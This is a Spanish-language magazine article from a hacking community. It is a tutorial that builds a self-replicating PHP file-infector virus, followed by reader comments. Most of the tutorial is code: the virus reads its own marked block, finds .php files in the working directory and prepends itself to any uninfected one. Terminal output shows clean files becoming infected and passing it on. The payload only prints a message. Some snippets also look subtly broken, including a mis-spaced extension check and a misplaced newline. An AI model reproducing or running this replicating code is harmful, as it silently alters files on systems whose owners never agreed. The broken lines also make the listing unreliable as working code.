Contacto: underc0de.org/foro/profile/animanegra


Redes Sociales:

Github: github.com/4nimanegra

m

Es un lenguaje muy utilizado como primera aproximación a la programación, es realmente sencillo de entender y comprender el funcionamiento básico e implementación de un virus puede que sea una buena manera de aproximarse al mundo del viring o de la programación de virus.

taller




El funcionamiento básico de un virus informático es muy similar al de los virus biológicos. Es un programa que hace una serie de funciones en el cuerpo que infecta, y para realizar esa funcionalidad debe replicarse. En el caso de los virus informáticos dispondremos de un código de programa que se irá copiando en otros programas de cara a que pueda en algún momento ejecutarse el código interno del virus.

Hay que tener en cuenta que la definición tradicional de virus informático requiere que, para esa replicación, exista una interacción humana. Se ha de ejecutar un programa que contenga dicho virus de forma manual para facilitar su ejecución y propagación.


La propagación de los virus se basa en la realización de una copia de su programa en otro programa. Al ejecutarse dicho programa, antes de su funcionalidad original, se ejecutará el virus. La funcionalidad original debe de mantenerse de cara a que el usuario no sepa que el virus se está ejecutando. De esta manera el código del virus se propagará por los archivos del ordenador que se está infectando de forma silenciosa.

Para infectar un archivo binario hacen falta conocimientos bastantes sólidos de cómo se ejecutan los programas a bajo nivel, cómo funcionan los ejecutables en las distintas arquitecturas y normalmente conocimientos de ensamblador para permitir que un binario pueda replicarse en otro, cambiando los saltos internos del programa para que el código del virus se ejecute antes de otro binario. Se deberán tener en cuenta los parámetros de entrada del binario original para que el código del virus los introduzca a la parte de código original, con intención de que el funcionamiento original del programa infectado se mantenga.



En este caso nos aprovecharemos de que los lenguajes de **scripting** como **PHP** no necesitan de compilación y que podemos añadir código en cualquier ejecutable. La inserción de código nuevo se realiza simplemente añadiendo código nuevo en dicho lenguaje en cualquier parte del programa, y no tendremos que preocuparnos de procesos más complejos.

Nuestro virus sencillo estará limitado a la infección de programas de tipo **PHP**, así que lo que hará será buscar los archivos con extensión **.php** que se sitúen en el mismo directorio de trabajo donde ejecutemos el programa infectado. El virus, en el momento de la primera infección, se ejecutará en un programa que sólo incluye su propio código. A partir de ese momento, se deberá tener en cuenta de que un programa infectado con el virus



contiene tanto el virus como el programa original. Es necesario que el virus replique tan solo el código responsable de la infección y las funcionalidades que deseamos incluir en el virus, pero no el código original del programa infectado. En la imagen se muestran los bloques de código

correspondiente a las dos posibilidades que existen en la ejecución del virus. Estamos ante una muestra con sólo el código del virus o bien en una muestra que ha infectado previamente otro programa. En cualquier caso, el virus deberá por un lado leer su propio código, sólo el proceso vírico, y por otro lado leer el código del programa que desea infectar. Una vez leídos ambos códigos los concatenará para guardarlo en el archivo que se desea infectar. La siguiente vez que se ejecute el código del programa original, se ejecutará primero el código del virus y después el código del programa original.

Al localizar el código del virus tanto cuando esta sólo como cuando está dentro de otro programa nuestro código **PHP** incluirá un **flag** de inicio y fin de virus que pondremos en forma de comentario de forma que nuestro esqueleto del virus será el siguiente:

Código: PHP

```

1. <?php
2.     // INICIO
3.     // VIRUS
4.     ..Código del virus..
5.     // FIN
6. ?>

```

La primera función que debe hacer nuestro virus será copiar el código del virus a memoria. Para ello simplemente abriremos el archivo que se acaba de ejecutar mediante la función **fopen** y se irá leyendo el archivo, línea a línea mediante **fgets** introduciendo en la variable **\$MALO** el contenido que esté entre las líneas que contengan los tags **//INICIO** y **//FIN**. El código es relativamente sencillo:

Código: PHP

```

1. $FD=fopen($_SERVER['argv'][0],"r");
2.     $MALO="";
3.     $AUX=0;
4.     while($LINEA=fgets($FD)){
5.         if(stristr($LINEA,"// INICIO\n")){
6.             $AUX=1;

```

```

7.         $MALO=$MALO."<?php\n// INICIO\n";
8.     }else if(stristr($LINEA,"// FIN\n")){
9.         $AUX=0;
10.        $MALO=$MALO."// FIN\n?>\n";
11.    }else if($AUX==1){
12.        $MALO=$MALO.$LINEA;
13.    }
14.    }

```

Una vez que tenemos dicha variable con lo que será el código completo del virus, se deberá ver que archivos de tipo **PHP** existen en el mismo directorio donde se ejecuta el código malicioso. Para ello se abrirá el directorio actual mediante la función **dir** y se leerán todas las entradas buscando que el archivo tenga la extensión **.php**. Una vez hecho eso, se leerá el contenido completo del archivo mediante **file_get_contents** que se guardará en una variable llamada **\$file**.

Se deberá tener en cuenta que si un archivo ya está infectado no seguiremos añadiendo de nuevo el código del virus. Para saber si el programa ha sido previamente infectado se buscará dentro del archivo la palabra **VIRUS** que se ha incluido en el código del virus como un comentario con esta intención.

Por último, si el archivo que se ha leído no está previamente infectado, simplemente volcaremos en él el contenido de las variables **\$MALO** y **\$file** de forma concatenada.

Código: PHP

```

1. $d = dir("./");
2. while (false !== ($entry = $d->read())){
3.     if(strstr($entry, ".php")==" .php"){
4.         $file=file_get_contents($entry);
5.         if(strstr($file, "VIRUS")== ""){
6.             file_put_contents($entry, $MALO.$file);
7.         }
8.     }
9. }
10. $d->close();

```

Por último, ya solo queda poner el código de la funcionalidad que se desee implementar en el virus. En nuestro caso la función que hace el virus es simplemente escribir por pantalla una frase avisando de la infección. El final del código del virus justo antes del tag de fin de virus que hemos puesto será el siguiente:

```
echo "Hola soy un virus\n";
```

Al probar el virus, simplemente introduciremos en un directorio el código del virus con extensión **.php**, un archivo limpio de virus que por ejemplo simplemente contenga el hola mundo en **PHP** y un archivo con extensión **.txt** que contenga algún texto de ejemplo.

Código: PHP

```

1. <?php
2. echo "Hola Mundo!!!"\n;
3. ?>

```

Listando el directorio de trabajo debería de quedar así:

Código: PHP

```
1. user@host:~/ $ ls
2. limpio.php SimplePhpVirus.php texto.txt
```

Al ejecutar **limpio.php** tendremos la siguiente salida:

Código: PHP

```
1. user@host:~/ $ php limpio.php
2. Hola Mundo!!!
3. user@host:~/ $
```

Se hará un **cat** del archivo **texto.txt** para ver su contenido:

Código: PHP

```
1. user@host:~/ $ cat texto.txt
2. lalala
3. user@host:~/ $
```

Ahora se podrá ejecutar el virus simple que acabamos de hacer:

Código: PHP

```
1. user@host:~/ $ php SimplePhpVirus.php
2. Hola soy un virus
3. user@host:~/ $
```

Como se observa, el virus ha ejecutado la funcionalidad que hemos dispuesto en él mostrando por pantalla la frase que hemos puesto. En principio ahora el archivo **limpio.php** debería estar ya infectado por lo que al volverlo a ejecutar obtendremos un resultado distinto:

Código: PHP

```
1. user@host:~/ $ php limpio.php
2. Hola soy un virus
3. Hola Mundo!!!
4. user@host:~/ $
```

Se deberá comprobar que el archivo que no es un ejecutable **PHP** no ha cambiado su contenido, por lo que se comprobará con un **cat**:

Código: PHP

```
1. user@host:~/ $ cat texto.txt
2. lalala
3. user@host:~/ $
```

Por último, comprobaremos que el archivo infectado hace el mismo proceso de infección que el virus original. Para ello, se generará un nuevo archivo **PHP** llamado **limpio2.php** en el que se pondrá otra vez el código del **hola mundo** anterior.

Se probará la ejecución del programa sin antes ejecutar el programa infectado. Se observa como el programa se ejecuta normalmente. Como no hemos ejecutado el virus aún no se ha infectado.

Código: PHP

```
1. user@host:~/ $ php limpio2.php
2. Hola Mundo!!!
3. user@host:~/ $
```

Ahora ejecutaremos primero el archivo **limpio.php** después el archivo **limpio2.php** para comprobar que al ejecutar el archivo infectado el nuevo archivo creado se infecta también:

Código: PHP

```
1. user@host:~/ $ php limpio.php
2. Hola soy un virus
3. Hola Mundo!!!
4. user@host:~/ $ php limpio2.php
5. Hola soy un virus
6. Hola Mundo!!!
7. user@host:~/ $
```

Como se ve ya hemos creado un proceso de infección realmente simple que se puede extrapolar a cualquier lenguaje de **scripting**. se ha comprendido en que se basan los procesos de infección de los virus informáticos de una forma sencilla.

mensajes / opiniones de nuestros usuarios



//

Muchas gracias a los que hacen posible esta revista, a mí me encanta leerla, yo soy nuevo en la comunidad pero me encanta pertenecer a una comunidad como UNDERCODE

hail UNDERCODE!

MSTR-KR

[VÍA FORO UNDERCODE](#)

//

Tremendo curro !!

Gracias por compartir el material

KABINDJI

[VÍA FORO UNDERCODE](#)

//

Muchas gracias a todos los que hacéis esto posible, staff, colaboradores y usuarios. A por 9 años más que estos han pasado muy rápido 😊 Saludo.

BLACKDRAKE

[VÍA FORO UNDERCODE](#)

//

¡Gracias Denisse, me gustó mucho tu mensaje y el post en sí! Toda "orgullosa" de ser parte del staff Oficial, un grupo y equipo de excelencia.

GABRIELA

[VÍA FORO UNDERCODE](#)

//

Felicidades al equipo que hace posible UnderDOCS, agradezco por el esfuerzo y tiempo dedicado. Y agregar que estoy al tanto cada 10 del mes para ver la revista. ¡Sigán adelante!!!

GHOSTSNIP3R

[VÍA FORO UNDERCODE](#)

//

Gracias por todo el trabajo que te tomas en sacar las revistas. Están geniales

ANIMANEGRA

[VÍA FORO UNDERCODE](#)

//

Thanks, cada mes lo espero.

LAUTI

[VÍA GRUPO DE TELEGRAM UNDERCODE](#)

//

Excelente revista e información! 🙌🙌🙌

MARLON ESCOBAR

[VÍA GRUPO TELEGRAM UBUNTU EN ESPAÑOL](#)

//

Felicitaciones al equipo Underc0de en su (9°) |\\|ovenio aniversario. Que vengan ya nuevos retos. Gracias Underc0de.

BENGALA

[VÍA FORO UNDERCODE](#)

//

**EXPRESÁTE Y HAZ LLEGAR
TU MENSAJE / OPINIÓN
REDACCIONES@UNDERCODE.ORG**

//

Acercas de UNDERCODE...



Underc0de nació en 2011, con la visión de ser una comunidad dedicada al Hacking y a la Seguridad Informática, ***comprendiendo la libre divulgación del conocimiento, compartir saberes, intercambiar aportes e interactuar día a día*** para potenciar las capacidades y habilidades de cada uno en un ambiente cordial. Para ello, se desarrollan **talleres, tutoriales, guías de aprendizaje, papers de variados temas, herramientas y actualizaciones informáticas.**

Con un foro nutrido de ***muchas secciones y posts relacionados al hacking y la seguridad informática.*** A diario los usuarios se conectan y comparten sus dudas y conocimientos con el resto de la comunidad. En una búsqueda constante por mantener online la comunidad y seguir creciendo cada día un poquito más.

Los invitamos a que se [registren](#) en caso de que no lo estén, y si ya tienen una cuenta, **ingresen.**

¡MIL GRACIAS A TODOS POR LEERNOS Y COMPARTIR!

PRODUCIDO EN LA COMUNIDAD UNDERCODE, POR HACKERS DE TODO EL MUNDO, PARA PROFESIONALES DE TODO EL PLANETA.
Copyright © 2011 - 2029 Underc0de ®